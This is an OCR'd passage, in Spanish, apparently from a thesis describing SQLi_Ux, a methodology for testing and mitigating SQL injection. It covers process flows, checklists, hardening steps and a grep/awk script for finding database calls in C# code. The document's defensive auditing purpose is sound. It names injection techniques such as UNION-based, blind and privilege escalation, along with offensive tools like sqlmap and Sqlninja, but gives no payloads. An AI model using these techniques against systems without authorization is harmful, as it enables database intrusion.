


Figura Nº 16: Proceso 2.- Etapa de Pruebas de Software.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el lenguaje de programación para iniciar con el análisis, pudiendo ser cualquiera de los lenguajes especificados que son: C#, Java, PHP.

2. Se verifica en la aplicación si existen declaraciones que hacen uso de parámetros SQL. De ser el caso, por cada una de estas declaraciones se generan reglas de validación, las cuales están especificadas en el desarrollo de la metodología

3. Según el tipo de reglas que el Tester decida aplicar teniendo como posibilidades la validación por listas negras y la validación por listas blancas, ambas desarrolladas en la metodología, una vez terminada esta etapa de procede al siguiente flujo del proceso.

4. Según los resultados se procede a encodificar las entradas de datos. De esta forma los parámetros enviados a través del paso 2 ahora serán filtrados por las reglas de validación y se sigue con el siguiente proceso.

5. Para asegurarse de que los datos siempre sean los que se esperan recibir, se generan las formas canónicas para cada uno de los parámetros. Todo esto esta especificado en la metodología.

6. Como último proceso, el Tester tiene la opción de aplicar todas las buenas prácticas Anti SQL injection desplayadas en la metodología, con la finalidad de darle el máximo grado de seguridad posible a la aplicación.
   .

Resultados esperados:

Al realizarse pruebas se esperan encontrar parámetros vulnerables a SQL Injection, así mismo al terminar el test el objetivo es realizar los filtros a esos parámetros así como el uso de buenas practicas indicadas en la metodología.
Se puede utilizar una matriz de trazabilidad y reportes para ordenar mejor estos datos.

1.3. Proceso 3: Mantenimiento de Software.

En este proceso, se detallan los pasos, que se deben tomar en cuenta cuando el software ya se encuentra en producción. Es decir, que los sistemas de información ya están desplegados y llevan tiempo en uso. El factor preponderante en esta etapa es los escáneres, así como las prácticas de mitigación, ya que en esta etapa es muy difícil realizar cambios drásticos en el software.




Figura Nº 17: Proceso 3.-Etapa de Mantenimiento de Software.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar la tecnología de base de datos a analizar, teniendo como opciones a SQL Server, MySQL y Oracle.

2. Se generan los test de inyecciones UNION. Según los resultados obtenidos se aplican los mecanismos de contención, los cuales están detallados en la metodología, y se continúa con el flujo del siguiente proceso.

3. Se realizan las medidas pertinentes para verificar si las técnicas de enumeración indicadas en la metodología son aplicables a la configuración actual de la base de datos en cuestión. De ser así, se aplican las técnicas para su corrección.

4. Se ejecuta el test para el escalamiento de privilegios, detallado en la metodología. Si los resultados indican que se debe hacer un cambio en la configuración del sistema operativo y/o la base de datos, se realizan dichos cambios y se procede al siguiente flujo del proceso.

5. Para el Test de Blind SQL Inyection, el proceso se puede paralelizar en los tres tipos de técnicas. Para este caso, tenemos las técnicas basadas en tiempo, basadas en respuesta y basadas en errores. Según los hallazgos encontrados, se debe proceder con la forma correcta de mitigar dichas vulnerabilidades, detalladas en la metodología.

6. Por último, se aplican las buenas prácticas y herramientas disponibles con la finalidad de darle el mayor grado de seguridad posible a las aplicaciones.

Resultados esperados:

Al realizarse pruebas se esperan encontrar URL’s vulnerables a SQL Injection, al finalizar el test se espera que se apliquen las buenas practicas y las técnicas mostradas en la metodología.

Se puede utilizar los reportes y logs de los escáneres para mantener ordenada esta información.

1.4. Proceso 4: Entorno.

En este proceso se detallan los pasos a seguir para la evaluación y mejora del entorno donde se despliega el sistema de información, pudiendo intervenir en factores internos como lo es el Hardening del sistema Operativo, Hardening de la Base de Datos, así como factores externos como lo son el uso de Firewalls, IDS's, entre otros.




Figura Nº 18: Proceso 4.- Etapa de Entorno.

El flujo del proceso es el siguiente:

1. El Tester debe seleccionar el sistema operativo al cual se le evaluarán las políticas, pudiendo ser en este caso Windows o Linux.

2. Se selecciona el motor de Base de datos a evaluar. Para este caso, puede ser SQL Server, MySQL, Oracle.

3. Se realiza el test de verificación de permisos de escritura y lectura asignada por el sistema operativo al grupo de usuarios de la base de datos, detallada en la metodología. De encontrarse evidencia de que el sistema operativo no maneja de forma correcta los privilegios correspondientes, se procede a actualizar dichos valores y se sigue con el siguiente flujo de proceso.

4. El Tester evalúa los comandos que el usuario de base de datos puede ejecutar. Dichos comandos reservados deben estar restringidos según como se especifica en la metodología. De ser el caso, el Tester deberá reconfigurar el sistema de base de datos y reasignarle los permisos correctos. De esta forma continuará con el flujo del proceso.

5. Se evalúa la existencia de un firewall dentro del entorno donde se despliega el sistema. De no existir, se procede a implementar uno ya sea a nivel de software como a nivel de hardware. Seguido de esto, se procede a un proceso de hardening del sistema operativo detallado en la metodología, con el objetivo de reducir al máximo los riesgos de seguridad.

6. Si existe implementado un firewall, se evalúa la existencia de un IDS, debiéndose implementar uno (de ser el caso) y se realiza el proceso de hardening correspondiente y se sigue con el flujo del proceso.

7. Como último paso se debe realizar un proceso de hardening al motor de base de datos, detallado en la metodología. De esta forma, se busca minimizar al máximo los riesgos potenciales en la configuración de la base de datos.

Resultados esperados:

Al realizarse pruebas se espera encontrar vulnerabilidades del entorno, al finalizar este proceso el sistema en cuestión deberá estar en un contexto con mayor seguridad que su estado inicial.
Se puede utilizar los reportes y logs de IDS, Firewalls y Bases de datos para organizar mejor esta información.

2. CHECKLISTS

La herramienta que se utilizó para cuantificar los resultados obtenidos fue el uso de checklist, a través de esta herramienta se pudo plasmar mejor y de forma sencilla los datos relevantes a la investigación, para la construcción del cheklist se tomaron en cuenta cuatro aspectos que son los siguientes:

2.1. Cantidad de módulos del sistema de información.

En esta sección se cuantifica el segmento de componentes del sistema que son susceptibles a la vulnerabilidad de inyección SQL.
Para este proceso se pueden utilizar herramientas disponibles o crear herramientas propias, basadas en el Manual de la Metodología abierta de Testeo de la Vulnerabilidad SQL Injection (SQLi_Ux), como por ejemplo:

- Escáneres de código fuente.
- Escáneres de vulnerabilidades web.
- Escáneres de SQL injection.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE

Tabla Nº 9: Módulos del sistema afectados.

2.2. Frecuencia de ataques SQL injection.

En esta sección, se tomará registro de la cantidad de ataques de inyección SQL para un periodo de un año.
Para este proceso, se pueden utilizar herramientas disponibles o crear herramientas propias, basadas en el Manual de la Metodología abierta de Testeo de la Vulnerabilidad SQL Injection (SQLi_Ux), como por ejemplo:

- Firewalls.
- IDS.
- Logs del Sistema Operativo.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE

Tabla Nº 10: Frecuencia de ataques SQL Injection.

2.3. Nivel de seguridad comprometida en los sistemas.

En esta sección se establecen los valores, que dado el caso y según la organización a ser evaluada, se refleja en 4 niveles de seguridad, siendo el nivel "Alto" el de mayor peso hacia abajo, hasta el nivel "Ninguno".
Para este proceso se tiene que tomar en cuenta herramientas como:

- Políticas se seguridad.
- Control de acceso.
- Administración de sistemas.
- Scripts personalizados
- Herramientas de explotación
- Herramientas de escalado de privilegios
- Entre otras.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO		
MEDIO		
BAJO		
NINGUNO		

Tabla Nº 11: Nivel de seguridad Comprometida.

2.4. Promedio de pérdidas económicas por ataque.

En esta sección se cuantifican los daños en valores económicos, tomando como punto de referencia el capital de las organizaciones, pudiendo ser capital tangible o capital intangible. Se debe tomar en cuenta que para esta cuantificación se tienen en consideración los procesos afectados y los costos directos e indirectos que cada ataque genera al proceso de negocio. **Se tomará como periodo de referencia el tiempo de un mes y el valor de perdidas expresará la cantidad de Soles que la empresa u organización pierde (o deja de ganar) si el ataque de inyección SQL es correctamente explotado en los sistemas.**

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	
BLIND SQL INJECTION.	

Tabla Nº 12: Pérdidas económicas.

3. Resultados.

METODOLOGÍA : SQLI_UX

INTRODUCCIÓN

Este manual es una combinación de dedicación, estudio y años de experiencia. El testing individual es particularmente revolucionario, pero la metodología en conjunto representa un marco de referencia en el área de testeo de seguridad SQL Injection. A través de la minuciosidad de su utilización, se podrá encontrar un enfoque flexible hacia el testeo de seguridad SQL Injection.

Este manual incluye los lineamientos de acción, la ética del testeador profesional, la legislación sobre testeo de seguridad y un conjunto integral de test. Debido a que los test de seguridad continúan evolucionando en una profesión válida y respetada, SQLi_Ux intenta ser el manual de referencia para disminuir el grado de vulnerabilidad SQL Injection.

Así mismo el objetivo de este manual es crear un método aceptado para ejecutar un test de seguridad SQL Injection minucioso y cabal. Detalles como el manejo de la seguridad en bases de datos, sistema de detección de intrusos , el sistema operativo y el desarrollo del software, están a disposición de cualquier encargado del manejo de las TI, que cumpla con los requisitos de este manual habrá completado un exitoso perfil de seguridad SQL Injection.

El resultado final es que como testeadores de seguridad SQL Injection, participamos y formamos parte de un proyecto de gran extensión. Estamos utilizando y contribuyendo con una metodología abierta a la que cualquier persona puede acceder. Cualquiera puede abrir, estudiar en sus partes, ampliar, sugerir y contribuir con SQLi_Ux, donde todas las críticas constructivas continuarán ayudando al desarrollo y la evolución de esta metodología. Ésta puede ser la contribución más valiosa que alguien pudiera hacer a la disciplina del testeo profesional de seguridad SQL Injection.

Siempre presto a recibir con entusiasmo sus contribuciones e ideas.

Yury Daniel Zavaleta De la Cruz

Creador de SQLi_Ux.

ÁMBITO

Este es un documento de metodología de testeo de seguridad SQL Injection, es un conjunto de reglas y lineamientos para saber : CÓMO, CUÁNDO y POR QUÉ, Ocurre la Vulnerabilidad SQL Injection, ayuda a desvelar algunos temas tan poco tratados como por ejemplo la Administración de base de datos, como otros de menos importancia en el común denominador de los desarrolladores de software como es por ejemplo los estándares de ingreso de datos a los formularios y los patrones de llamadas a bases de datos.

Está también dentro del alcance de este documento proveer un método estandarizado para realizar un test de seguridad de cada sección con presencia de seguridad SQL Injection de una organización. Dentro de este método abierto , para realizar exhaustivos test de seguridad, SQL Injection alcanzamos un marco metodológico , que representa una línea de referencia para todas las metodologías de testeo de seguridad SQL Injection tanto conocidas como inexploradas.

Según ISECOM (Institute for security and Open Methodologies) sugiere que un test de seguridad solamente sea considerado un test si es:

- Cuantificable.
- Consistente y que se pueda repetir.
- Válido mas allá del período de tiempo "actual".
- Basado en el mérito del testeador y analista, y no en marcas comerciales.
- Exhaustivo.
- Concordante con leyes individuales y locales y el derecho humano a la privacidad.

SQLi_Ux, esta basado en estas ideas.

PÚBLICO AL QUE VA DIRIGIDO

Este manual está pensado para profesionales del testeo de seguridad SQL Injection. Términos, destrezas y procesos que son mencionados aquí, pueden no ser fáciles de comprender para aquellos que no están directamente involucrados y con experiencia en los test de seguridad y Manejo de TI. Los usuarios interesados, los cuales pueden ir desde desarrolladores de software, hasta auditores de seguridad hacen de este manual provechoso para construir mejores defensas y herramientas de testeo. Muchos de los test no poseen manera de ser automatizados. Muchos de los test automatizados no siguen una metodología o siquiera siguen una en un orden óptimo. Este manual se refiere a esas cuestiones.

RESULTADO FINAL

El objetivo principal es establecer un marco metodológico, sobre testeo de SQL Injection, el cual aplique las mejores prácticas y el uso de herramientas disponibles, para de esta forma poder disminuir el grado de vulnerabilidad SQL Injection. El resultado indirecto es forjar una disciplina que pueda hacer el papel de punto de referencia en los tests de seguridad SQL Injection sin importar el tamaño de la organización, la tecnología o las defensas.

METODOLOGÍA

Al definir la metodología de análisis, es importante no restringir la creatividad del analista introduciendo estándares excesivamente formales e inflexibles que la calidad de los tests sufran. Adicionalmente, es importante dejar tareas abiertas a alguna interpretación donde la definición exacta causará problemas a la metodología cuando una nueva tecnología sea introducida.

Cada sección tiene aspectos interrelacionados a otros módulos y algunos se interrelacionan con todas las otras secciones. Normalmente, los análisis de seguridad comienzan con una entrada que corresponde a las direcciones de los sistemas a ser analizados. El análisis de seguridad finaliza con el inicio de la fase de análisis y la construcción del informe final. Esta metodología no afecta la forma, tamaño, estilo o contenido del informe final ni especifica como los datos deben ser analizados. Esto es responsabilidad del analista de seguridad SQL Injection o la organización.

Las secciones son el modelo total de seguridad SQL Injection se han dividido en porciones manejables y analizables. Un módulo requiere una entrada para ejecutar las tareas del módulo y de otros módulos en otras secciones. Las tareas son los tests de seguridad a ejecutarse dependiendo de la entrada del módulo. Los resultados de las tareas pueden ser inmediatamente analizados para actuar como un resultado procesado o se pueden dejar en bruto (sin analizar).

El modelo de seguridad SQLi_Ux completo puede ser dividido en secciones administrables para las pruebas. Cada sección puede a su vez ser vista como una colección de módulos de test con cada módulo dividido en un conjunto de tareas.

El esquema general de la metodología es la siguiente:

1. Proceso de desarrollo de software :
    - Uso de Scripts para la búsqueda de Patrones de llamadas a bases de datos, para los lenguajes de programación
        - Uso de Scripts para C#
        - Uso de Scripts para PHP
        - Uso de Scripts para Java
    - Revisión del código fuente en los sistemas de información, a través de escáneres de código fuente.
    - Herramientas y mejores prácticas para el Análisis y mitigación de la vulnerabilidad en código fuente.
        - AppCodeScan
        - CATNET
        - LapsePlus
        - Pixy
        - yasca-2.1
        - msscasi_asp
2. Proceso de Pruebas del Software
    - Uso de sentencias SQL Parametrizadas.
    - Validación de la entrada de datos (inputs).
    - Codificación de la salida de datos (outputs)
    - Canonicalización de datos.
    - Buenas Prácticas contra SQL Injection
3. Proceso de mantenimiento de software
    - Técnicas más comunes para el testeo de la Vulnerabilidad SQL Injection
        - Técnicas basadas en UNION SELECT.
        - Técnicas de Identificación de bases de datos.

- Técnicas de Enumeración.
- Técnicas de escalado de privilegios.

➢ Técnicas más comunes para el testeo de la Vulnerabilidad BLIND SQL Injection

- Técnicas basadas en inferencia.
- Técnicas de forzado de errores genéricos.
- Técnicas de corte y balanceo.
- Técnicas basadas en tiempo.
- Técnicas basadas en respuesta.


➢ Herramientas y buenas prácticas para el testeo y mitigación de la Vulnerabilidad SQL Injection, en los sistemas de información.

- Sqlmap
- Bobcat
- BSQL
- SQLiX
- Automagic SQL Injector
- Absinthe
- SQLBrute
- Sqlninja
- Squeeza

4. Entorno

➢ Acceso a los archivos del sistema
➢ Uso de comandos reservados del sistema
➢ Defensas y mejores prácticas a través del sistema Operativo
- Hardening del sistema Operativo
- Hardening de la Base de datos
- Uso de Firewalls
- Uso de IDS

La presente metodología fluye a través de los distintos módulos, de una forma flexible que permita adaptar las recomendaciones y mejores prácticas en cualquier momento del testing , la metodología permite la separación entre recolección de datos y tests de verificación de y sobre los datos recolectados. El flujo también determina los puntos precisos de cuando extraer e insertar estos datos. Al definir la metodología de análisis, es importante no restringir la creatividad del analista introduciendo estándares excesivamente formales e inflexibles que la calidad de los tests sufran. Adicionalmente, es importante dejar tareas abiertas a alguna interpretación donde la definición exacta causará problemas a la metodología cuando una nueva tecnología sea introducida.



El modelo de seguridad completo puede ser dividido en secciones administrables para las pruebas. Cada sección puede a su vez ser vista como una colección de módulos de test con cada módulo dividido en un conjunto de tareas.


SECCIÓN 1 – PROCESO DE DESARROLLO DE SOFTWARE :

Valores de la Evaluación

- Uso de Scripts para la búsqueda de Patrones de llamadas a bases de datos, para los lenguajes de programación
- Revisión del código fuente en los sistemas de información, a través de escáneres de código fuente.
- Herramientas y mejores prácticas para el Análisis y mitigación de la vulnerabilidad en código fuente.

Módulos

1. USO DE SCRIPTS PARA LA BÚSQUEDA DE PATRONES DE LLAMADAS A BASES DE DATOS, PARA LOS LENGUAJES DE PROGRAMACIÓN



En la etapa de desarrollo de software, cuando elaboramos nuestro código fuente generalmente nos centramos en que dicho código funcione y pasamos a la siguiente etapa del desarrollo, pero son muy pocos los desarrolladores que hacen hincapié en revisar si dicho código en la parte donde se realiza una conexión a bases de datos, no presenta la Vulnerabilidad SQL Injection, es en esta sección donde se analiza las formas para detectar las posibles fallas de seguridad en nuestro código fuente, pues como bien se sabe, el costo de corregir un error es exponencial conforme va avanzando la línea del tiempo, en la etapa de desarrollo del software.

Para ayudar a mitigar la vulnerabilidad SQL Injection, en nuestro código fuente, tenemos la libertad de crear nuestros propios scripts personalizados o realizar el testing con los scripts que ésta metodología propone, para llevar a cabo este proceso nos vamos a hacer ayuda del lenguaje AWK, muy conocido en el mundo .nix, también disponible en windows desde : *gnuwin32.sourceforge.net/packages/**gawk**.htm*

Para realizar una buena y satisfactoria etapa de testeo utilizando AWK, es recomendable informarse sobre las expresiones regulares, ya que la gran parte de los scripts, se basan en ellos.Grep, es una Utilidad del sistema operativo que trabaja muy bien el tema de las expresiones regulares.

Uso de Scripts para C#

[7]Se puede utilizar el siguiente script, para hacer una búsqueda recursiva por cada archivo C#, de nuestro directorio de código fuente para nuestro caso es "src/", dicho script buscará a través de las expresiones regulares las siguientes coincidencias: SqlCommand(),SqlParameter(),OleDbCommand(),OleDbParameter(),OracleCommand(), OracleParameter(),OdbcCommand(),andOdbcParameter()

Script:

```
$ grep -r -n "SqlCommand(\|SqlParameter(\|OleDbCommand(\|OleDbParameter
(\|OracleCommand(\|OracleParameter(\|OdbcCommand(\|OdbcParameter(" src/ | awk -F :
'{print "Nombre del Archivo: "$1"\nLinea: "$2"\nEncontro: "$3"\n\n"}'
```

